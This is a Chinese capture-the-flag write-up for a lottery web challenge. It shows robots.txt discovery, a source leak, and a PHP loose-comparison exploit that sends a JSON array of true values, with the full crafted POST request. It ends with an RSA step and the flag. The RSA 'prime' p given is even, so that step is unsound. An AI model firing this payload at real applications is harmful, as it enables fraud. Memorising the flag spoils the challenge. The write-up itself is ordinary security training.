



题目背景：


地球已经危在旦夕，此时火星已适合人类居住，地球人将移民火星，方舟计划应运而生，平凡的你因支付不起昂贵的方舟船票，所以你能寄托于买彩票中大奖从而获得一线生机，但是向来非洲血统的你怎么抽的中大奖呢，你现在危在旦夕，此时你如谈想起来你有个超高级的人工智能机器人，或许他能给你带来一线生机………



随便注册一个账号进去




由故事情节可知我们需要买彩票中大奖从而买到上方舟的飞船票，从而获救接下来就是常规的买彩票界面，当然不可能这样一直买下去，身为一方百姓的你危在旦夕，此时你想起你有个超高级的人工智能机器人，或许他能给你带来什么佳音………




根据提示，访问 robots.txt 发现一个目录 robots.php

发出了一段奇怪的指令

```
011000110110000101101001011100000110100101100001011011110011011000101
110011110100110100101110000
```



将二进制转换为字符串，发现一个文件，于是访问该问下，下载得到源码



```
$same_count = 0;
for($i=0; $i<7; $i++){
    if($numbers[$i] == $win_numbers[$i]){
        $same_count++;
    }
}
```

其中 `$numbers` 来自用户 json 输入 `{"action": "buy", "numbers": "1122334"}`，没有检查数据类型。 `$win_numbers` 是随机生成的数字字符串。
使用 PHP 弱类型比较，以 "1" 为例，和 `TRUE`, `1`, "1" 相等。由于 json 支持布尔型数据，因此可以抓包改包，构造数据：

1. `{"action": "buy", "numbers": [true, true, true, true, true, true, true]}`

过滤 URL

新请求

发送 取消

POST

http://106.12.21.77:8080/caipiao/api.php

请求头:

Host: 106.12.21.77:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/5

Accept: application/json, text/javascript, */*; q=0.01

Accept-Language: zh,zh-CN;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/json


X-Requested-With: XMLHttpRequest

Referer: http://106.12.21.77:8080/caipiao/buy.php

请求主体:

{ "action": "buy", "numbers": [true,true,true,true,true,true,true] }

有足够的 money 的时候得知不光是有钱就能上这艘方舟得，还得证明自己有智慧，解出如下 rsa



想上飞船不仅仅是有钱就够了，你还得有智慧，解出这道题，你就可以获救了：一次 RSA 密钥对生成中，假设 $p=473398606$, $q=451141$, $e=17$ 求解出 d

```
import gmpy2
p = gmpy2.mpz(473398606)
q = gmpy2.mpz(451141)
L = (p-1)*(q-1)
e = gmpy2.mpz(17)
d = gmpy2.invert(e, L)
print d
```

D0g3{150754621171553}